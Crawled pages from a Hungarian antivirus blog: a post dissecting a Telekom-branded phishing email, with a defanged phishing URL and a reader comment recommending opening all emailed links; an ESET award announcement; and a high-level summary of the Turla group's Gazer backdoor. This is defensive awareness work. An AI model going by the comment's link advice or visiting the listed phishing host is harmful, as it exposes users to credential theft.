Vagy mégsem rovatunk egy igazi neverending story, mindig be tud esni valamilyen egyedi vagy érdekes hangzású hunglish spam a postafiókunkba, amelyről érdemes egy rövidebb blogposzt erejéig beszámolni. Most a korábbi trendet folytatva ismét egy Telekom-os számlatartozás érkezett, látszólag a Telekom részéről, minderről bővebbet pedig a hajtás után lehet olvasni.




Veterán olvasóink már kívülről fújják, hogy **a kéretlen átverős levelek két legszembetűnőbb jele a Török Szultán vagy Fülig Jimmy nevével fémjelzett pocsék helyesírás, illetve hibás-hiányzó ékezetek, valamint a mellékelt linkre mozgatva az egeret, a mouse hover sikeresen leleplezi az ungabunga URL címet.**

Nos ezeket a szimptómákat itt is teljes körűen élvezhetjük, mert **bár hivatalos hangzású a levél, azért a "googletranslate alsó"-i tájszólás erősen jelen van a képletben**: "*Reméljük, hogy a számla kifizetését a megadott határidőn belül. Vagy az előfizetés velünk automatikusan kikapcsol. Most már fizetni a számlákat egyszerű és sima utat a bankkártya vagy a bankszámla és biztonságosan.*"



Mind a feladó (telekom@xxxxxxx.hu), mind pedig Az URL cím ennél icipicit szofisztikáltabb, ugyanis az a "hxxp://telekom.hu-tamogatasi-szolgaltatas-konfiguracios.fiokot.logicalpatterns.com.au" oldalra mutat, amely nyomokban mogyorót és "telekom" szavakat is tartalmazza, így tehát nem veszítette el teljesen látszólagos közszolgáltatói jellegét.


A spamben az óvatlan kattintás után egy PHP fájl **a fent említett oldalra továbbítja a naiv ügyfél böngészőjét.**





A weboldalra érve érdemes az eredeti és a hamis oldalt egyidejűleg szemrevételezni, és a békebeli Füles magazinból ismert "Fedezd fel az x darab különbséget a két kép között" analógiájára itt is tehetünk hasznosnak látszó észrevételeket. Ahogy már korábban írtuk, **az ékezetek a weboldalon már erőteljesen hiányoznak, valamint a biztonságos https kapcsolat sem él a hasonmás oldalon.**

További eltérés még az eredeti webhelyen biztosított Facebook belépési lehetőség hiánya is, és a tartalmilag rövidebb, kevesebb ("Smaller, shorter, cutted" ;-) unortodox oldalméret.



A Domaintools tanúsága szerint a megtévesztésben szereplő weboldalt egy ausztrál versenyző regisztrálta még tavaly, és ahogy látjuk, itt meglehetősen alacsony repülnek a külföldre szakadt, de magyaros csengésű Keregdjarto Sasa nevek.



Zárszónk a szokásos, a biztonságtudatos hozzáállás, odafigyelés, egészséges gyanakvás nélkülözhetetlen eleme kell legyen a biztonságunknak, ahogy erről már egy jó évtizede jóízűeket olvashattunk például Kevin Mitnick történeteiből. Linket sosem nyitunk meg kéretlen e-mailből; a bank, a szolgáltató weboldalára mindig könyvjelzőből vagy kézzel gépelve megyünk, figyelünk a https oldali lakatra, a tanúsítvány érvényességére, nem ügyintézünk nyitott wifin, stb.

Végül már csak a poszt élesítése közben érzékeltük, hogy ezt a fenti csalárd phising oldalt időközben már sikeresen lelőtték - egyébként mi is azonnal jeleztük az adathalászatot a szolgáltató felé.

Tetszik 16
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

16 komment
Címkék: spam telekom csalás átverés számla phishing adathalász

Ajánlott bejegyzések:



Banki e-mailek vagy mégsem



WhatsApp előfizetés hosszabbítás vagy mégsem


Apple ID újraérvényesítés. Vagy mégsem?



Karácsonyi adat-halász-lé


iTunes bankkártya probléma. Vagy mégsem?

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12776814

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

ROTFL Manó 2017.08.25. 01:04:06

Ne haragudj, de ezt elbaszarintottad. Mert az oké, hogy emlékeztél egy névre Rejtő Jenő: Az elátkozott part c. regényéből, DE abban nem Tuskó Hopkinsé volt a jellegzetes, nehezen értelmezhető helyesírás, hanem Török Szultáné!

Kérem javítani!

:-D

Hirdetés

Válasz erre



ma□ ax□l bircaman bácsi szeredőci mélyelemző · http://bircahang.org 2017.08.25. 06:58:18

Én mindig megnyitom az íméles linkeket, így kiderül, hamis-e vagy sem. Sokkal egyszerűbb módszer ez így.

Válasz erre

vpbarna74 2017.08.25. 07:38:17

Kaptam én is ilyen levelet. Bár 30-as az előhívóm, de évek óta Vodafone-os vagyok:)

Válasz erre

ROTFL Manó 2017.08.25. 08:39:21

@maxval bircaman bácsi szeredőci mélyelemző: Még az igazi birkabaszó maxwal se ennyire hülye, hogy gondolkodás nélkül megnyisson minden linket. Te, aki lopod a profilját és a nevében posztolsz, hogy lejárasd (amit mellesleg nagyon jól teszel) te se legyél ennyire hülye.

Illetve átfogalmazom: ez most különösen aljas húzás volt, hogy ezt a ritka felelőtlen módszert ajánlod maxwalként, mert ezzel különösen nagy kárt okozhatsz a nevében. Ez most átlépett egy bizonyos határt. Eszem ágában sincs védeni az igazi birkabaszó maxwalt, ott rohadjon meg Szófiában, ahol van, de ezt most ne. Ez nagyon nagy kárt okozhat.

Válasz erre



igazi hős 2017.08.25. 08:40:43

@ROTFL Manó: Igazad van, de Török Szultán a Három testőr Afrikában regényben tűnik fel (és levelezik sokat Csülökékkel).

Válasz erre



Mistral1011 2017.08.25. 08:52:18

Eccer' kaptam vmi "granulálunk, ön lenni megyerte főnyerő"... Nna, mondom, ennek a címnek már úgyis annyi, beleállok... Visszaírtam, hogy hajdequrvajó, akkor örülés vagyon hogy énnekem lesz már kis vagyon. Szeretném ftp-n létölteni ide nekem enyém bankomba, lesznek szívtelelen elküldni nekem enyém kódokat belelépni letöltés.
Meg- és el-köszöntem szépen illendően. Vmi porszem kerüle a gépezetbe, mert azóta is várom a szervernév-júzernév-passzvörd szent3ságot. Néha még álmatlan éjszakáim is vannak, hogy nem juthatok hozzá a megnyereményemhez.

Válasz erre



maxval bircaman bácsi szeredőci mélyelemző · http://bircahang.org 2017.08.25. 09:14:53

@ROTFL Manó:

Ha van kis tapasztalatod, semmi gond a linkek megnyitásával.

Ha valaki teljesen kezdő, akkor ez valóban nem ajánlott.

Válasz erre



maxval bircaman bácsi szeredőci mélyelemző · http://bircahang.org 2017.08.25. 09:22:53

@Mistral1011:

Én gyakran válaszolok az ilyenekre.

A múlt héten is volt egy ilyen.

Nyertem másfélmillió fontot.

Válaszoltam. Kaptam igazolást a nyereményről. Űrlapokat.

Mindent alaposan kitöltöttem, hamis adatokkal, csak az ímél címnek adtam meg igazit, hogy tudjanak válaszolni.

Írtak, hogy egy bank fog kapcsolatba lépni velem.

Meg is történt: a bank bekért tőlem pár igazolást (személyi, erkölcsi bizonyítvány, adóügyi igazolás).

Mindezeket gyorsan el is készítettem kedvenc grafikai szerkesztőprogramomban, fényképnek Hitler fiatalkori, bajusz nélküli képét tettem be az igazolványba.

Értesítettek, hogy minden rendben, kész is a számlám, de még be kell fizetnem 300 font számlanyitási díjat.

Másnap elküldtem egy képet rajta 6 darab 50-fontos banjeggyel, rajta egy számsorral. Elmondtam: nálunk így szokás pénzt utalni. A pénz átvehető a Shetland-szigeteket a Royal Bank of Scotland fiókjában jelszó ellenében. De ehhez szükség van még egy közjegyző által hitelesített képre a másfél millió fontról.

Ez tegnap volt, ma várom a választ.

Válasz erre

etddki. 2017.08.25. 10:13:22

Kamu-e vagy nem-e kamu az ocsmánbuleszbirkaszar, lényegtelen. Viszont a kártékony hozzászólása miatt nem kéne-e kibaszarintani innen?

Senki ne kattintgasson ész nélkül semmilyen linkre! Levélben kapottra meg főleg ne!

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.08.25. 10:28:13

#Helyreigazítás hashtag :-)

Egyfelől egyszerű júzerként senki valóban ne kattingasson ész nélkül ismeretlen üzenetekben kapott linkekre, ez valódi feketeöves ostobaság, az összes biztonsági összefoglaló lebeszél erről. (Más tészta biztonsági szakemberként szándékosan lehúzni wget-tel vagy demokörnyezetben lehúzni a kártékony kódot). Például ha valamilyen célzott, vagy eddig nem ismert zeroday sebezhetőséget kihasználó kód fut le nálad közben, akkor ez azért tud veszélyt hordozni magában.

Másfelől megkövetem minden Tuskó Hopkins nevű olvasónkat, mivel valóban Török Szultán barátunk írogat mindenféle "nedudgi" jellegű, a magyar nyelv, és helyesírás elleni terv- és üzemszerű merénylet fogalmát teljes mértékben kimerítő szófordulatokat, úgy hogy ezúton is nagyon köszönjük ROTFL Manónak az értékes érdemi hozzászólást :-)))

Válasz erre

gigabursch 2017.08.25. 10:46:19

@ROTFL Manó:
De főleg Fülig Jimmyé (Jimmi?) az értelmezhetetlen hejjesírás.

Válasz erre



Kovacs Nocraft Jozsefne 2017.08.25. 11:10:21

@maxval bircaman bácsi szeredőci mélyelemző:

Nem értelek. Mi az a 300 font a másfél milliós nyereményedhez képest? Miért vagy ilyen sóher, szerinted 300 font megspórolásáért érdemes elbukni a másfél millás nyereményedet?

Válasz erre



Kovacs Nocraft Jozsefne 2017.08.25. 11:14:46

Egyébként én a beszkennelt bankjegyek elküldése helyett először inkább azt írtam volna vissza, hogy vonják le a 300 fontot a nyereményedből. Erre föl biztos tettek volna még egy próbálkozást és visszaírtak volna valami ürügyet, miért nem megy ez. Aztán erre föl mehetett volna a beszkennelt bankjegy. Ezzel picit több fölösleges munkát okoztál volna nekik. Így túl olcsón megúszták.

Válasz erre

ambano 2017.08.25. 13:43:56

én is kaptam ilyen levelet, az enyémben egy zalaegerszegi webszerverre mutatott a link.
amit azért gondolok kínosnak, mert ebből számomra következik, hogy a webszervert is felnyomták és rárakták a phising szoftverét.

szóltam nekik, válasz nem jött. mondjuk a tek se...

Válasz erre

ROTFL Manó 2017.08.25. 15:28:34

@igazi hős: Látom, te se vagy tisztában Rejtő életművével. Ugyanazok a szereplők vannak Az elátkozott partban és a Három testőr Afrikában c. művekben, de akkor is Az elátkozott part sztorija van kronológiailag előbb, ha fejre állsz, akkor is. Sok a visszautalás a Három testőrben az előző részre. Török Szultán már az első részben is feltűnik és levelezik Csülökkel a jellegzetes helyesírásával.

Válasz erre



Kovacs Nocraft Jozsefne 2017.08.25. 17:09:07

@Bambano:

Szerencséd volt, de nem biztos, hogy legközelebb is az lesz, ha ilyen felelőtlen vagy, hogy jelenteni merészelsz egy problémát.

Vagy 10 évvel ezelőtt egyszer egy mp3-at ígérő link egy magyar nyelvű gyerekpornó oldalra vitt. Ránézésre 8-10 éves gyerekek voltak rajta a legocsmányabb helyzetekben, szóval tényleg gyerekpornó volt, nem az a fajta, ahol a koruknál fiatalabbnak kinéző, de már nagykorúak ("barely legal") vannak. Nagyon erősen gondolkodtam, hogy bejelentem a rendőrségen, végül aztán valami megérzésre hagyatkozva nem tettem.

Pár évvel később olvastam, hogy ilyen esetekben a bejelentő számítógépét bizonyítékként lefoglalják. Na az b***ott volna be, hogy aztán évekkel kapjam visszaa gépemet.


Válasz erre

keresés

Keresés

Keresés

tweetz



Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

- @zh4ck Twitter
- Appleblog
- Bardóczi Ákos webleletei
- Bardóczi Reblog
- Business & Café
- Értékőrző
- Gép új világ
- Guru Boy Blog
- Intelligens vagyonvédelem
- Jump ESP, jump!
- Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

- Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

782

Antivírus blog

vírusok, férgek, botnetek, kártevők

Rangos elismeréseket kapott az ESET

2017. augusztus 29. 06:58 - Csizmazia Darab István [Rambo]

A **Parental Control for Android gyermekvédelmi terméket és a Cyber Security Pro macOS biztonsági megoldást díjazta a világ vezető biztonsági szoftvertesztelője, az AV-Comparatives**. A tesztek során a programok hatékonysága, egyszerűsége, felhasználóbarát felépítése és sebessége vívta ki leginkább a szervezet tesztelőinek elismerését. A szakmai körökben ismert **SC Magazine pedig az ESET Endpoint Security vizsgálata során minden kategóriában** a maximum 5 pontos értékelést adta a terméknek.



Az AV-Comparatives kiemelten értékelte **a Parental Control for Android megoldását, amely elnyerte az AV-Comparatives Approved Parental Control Award for 2017 díját.** Az ESET programjával együtt csak három olyan megoldás volt, amely megfelelt a tesztelés szigorú követelményeinek és megkapta a szervezet hitelesítését.

A szoftver távol tartja a gyermekeket a felnőtt oldalaktól, és megvédi a szerencsejátékra buzdító, vagy a fegyvereket reklámozó tartalmaktól.



Az AV-Comparatives tesztjén a 2000, gyermekeknek nem ajánlott oldal 98%-át blokkolta az ESET programja. **A Parental Control for Android segíti a szülőket abban a törekvésükben, hogy gyermekeik számára könnyen ellenőrizhető biztonságos online böngészést biztosítsanak, megfelelő szabályok szerint kezelhessék az alkalmazásokat és weboldalakat, illetve a gyermekekkel együtt dönthessék el, hogy melyikhez nem ajánlatos a hozzáférés.**



Ahogy egyetlen operációs rendszer, úgy az Apple OS X környezet sem kártevőálló és számos vírus, sebezhetőséget kihasználó kártékony kód fenyegeti napjainkban. Elég például csak a nemrégiben megjelent FruitFly zsarolóvírust említeni, amely elzárja a felhasználókat adataiktól.

A kifejezetten macOS felhasználóknak szánt ESET Cyber Security Pro egy **teljes értékű megoldás, amely biztonságos internetezést, illetve a vírusok, kémprogramok és más kártevők ellen is védelmet kínál.**



Az adathalászat elleni funkcióval biztonságosan kezelhetők az olyan személyes adatok, mint a felhasználónevek, jelszavak és banki adatok.

A program megkapta az AV-Comparatives hitelesítését és ajánlását, illetve a független szervezet elismerően nyilatkozott az egyedi fájlok vizsgálatának lehetőségéről, az egyszerű hozzáférés kezelésről és a szülői felügyelet funkcióról.




A szervezet kiemelte a szoftver átlátható felépítését és könnyű kezelhetőségét is, ezt írták róla: "*Az ESET programja az egyszerű telepítés után minden beavatkozás nélkül működik, és csak akkor figyelmezteti a felhasználót, ha szükséges*."

Az AV-Comparatives eloszlatta a Mac-felhasználók azon aggodalmát is, amely szerint egy külső szoftver jelentősen lassítaná a gépüket, megerősítve, hogy a program működése számottevően nem befolyásolja hátrányosan a napi működéshez szükséges teljesítményt, és nem csökkenti az internet elérés sebességét sem.



Az SC Magazine értékelésében az ESET Endpoint Security vállalati termék minden kategóriában a legmagasabb ötös értékelést kapta.

A szakmai magazin a fogyasztói termékekhez hasonlóan itt is a könnyű használhatóságot és a teljes körű átfogó védelmet emelte ki, és ár-érték arányban is az ajánlott megoldások közé sorolta a terméket.



A szakértők kiemelték az Endpoint Security azon tulajdonságát is, hogy a **mesterséges intelligencia segítségével proaktív védelmet nyújt a még ismeretlen kártevők ellen**, így felhasználóink az olyan új fenyegetések ellen is védve vannak, melyek ellenszerét még senki sem készítette el.

Tetszik 4
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: teszt osx díj elismerés pro gyermekvédelem security control cyber for parental android eset macos endpoint av-comparatives sc magazin

Ajánlott bejegyzések:


Biztonságos okoseszköz használat iskolásoknak


Séta a Macintosh kártevők kertjében


ESET Mobile Security a legkomplexebb védelem


Játéknak álcázott banki trójai


Átmennél egy Cyber IQ teszten?

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12786424

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Hirdetés



Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

383

Antivírus blog

vírusok, férgek, botnetek, kártevők

Újabb kémkedő backdoor bukott le

2017. szeptember 04. 11:52 - Csizmazia Darab István [Rambo]

Új, **a Turla hackercsoport által használt fejlett backdoor programot fedezett fel az ESET. A Gazer nevű programmal 2016. óta támadják az európai intézményeket**, elsősorban nagyköveteségeket és konzulátusokat, illetve az ott dolgozó diplomatákat.




Az évek óta európai kormányokat és nagyköveteségeket célzó Turla kémcsoport watering hole és adathalász akciókkal támadja áldozatait. Az ESET kutatói néhány fertőzött géptől eltekintve **leginkább Európában találkoztak az újonnan dokumentált Gazer kártevővel, amelynek segítségével fejlett módszerekkel kémkednek az áldozatok után.**

"*A taktika, a technika és a támadásnál alkalmazott folyamatok teljesen beleillenek a Turla akcióinak sorába. Az első fázisban alkalmazott, adathalász módszerekkel célba juttatott backdoor programot (pl. Skipper), egy második fázisú hátsó kapu program követi, ebben az esetben a Gazer.*" - **mondta Jean-Ian Boutin, az ESET kártevőkutatója.**



Ahogy más hasonló program, a Turla által alkalmazott második fázisú hátsóajtó (backdoor) program - mint korábban a Carbon vagy a Kazuar -, a Gazer is **kódolt utasításokat kap a támadók távoli vezérlő szerveréről (C&C, command-and-control), amelyek tetszőlegesen futtathatóak a már fertőzött számítógépen, vagy akár a hálózaton lévő más gépeken.**



A Gazer alkotói kiterjedten használják **egyedi titkosításukat is, saját 3DES vagy RSA könyvtárat alkalmazva**. A forrásokban beágyazott RSA kulcs tartalmazza a nyilvános szerver támadók általi kulcsvezérlőjét és egy privát kulcsot.

Ezek a kulcsok minden egyes mintában egyediek, és a C&C szervernek elküldött, vagy onnan fogadott adatok titkosítására és dekódolására használják őket. A Turla csoport **virtuális fájlrendszereket is alkalmaz a Windows registry kulcsokban, hogy megkerülje az antivírus programokat és tovább támadhassa a rendszert**.



A Turla ügyesen kerüli el az észlelést. A kártevő készítői először is **fájlokat törölnek a feltört rendszerből, majd megváltoztatják a karakterláncot és a backdoor programok segítségével randomizálják** az általuk felhasznált marquee (HTML) elemeket.

Ebben a legújabb esetben, a Gazer írói megváltoztatták a sima marquee elemeket és **videójátékokból emeltek be olyan sorokat, mint a "Csak egy játékos engedélyezett".**



Az ESET szakembereinek felfedezése ezekkel az egyedi, korábban még nem dokumentált hátsó ajtó programokkal kapcsolatban **komoly lépés a megoldás irányába a kiberkémkedések egyre nagyobb problémát jelentő világában.**

A Turla kártevőről bővebben [a welivesecurity.com oldalon olvashat, ahol a teljes részletes ismertető](#) is található.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

[Szólj hozzá!](#)
Címkék: [windows](#) [spyware](#) [c&c](#) [eset](#) [backdoor](#) [kémprogram](#) [hátsóajtó](#) [gazer](#) [turla](#) [kazuar](#)

Ajánlott bejegyzések:



[Kémkedés kelet-európai diplomaták ellen]



[Újabb trójai támadás OS X alatt]



[Windows Movie Maker vagy mégsem?]



[Internetszolgáltatók is terjesztették a FinSpy kártevőt]



[Pingvin-kórság: fertőzött a Linux Mint]

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12802668

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



[Tweets by @antivirusblog](#)

Facebook

top 5z

1. [Magyarországra is megérkezett a CTB-Locker](#)
2. [A Gmail-es jelszavak kiszivárgása](#)
3. [Túlélési tippek Windows XP-hez](#)
4. [Telekom számla vagy mégsem II.](#)
5. [Ezek voltak a legjobb hacker mozik](#)

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
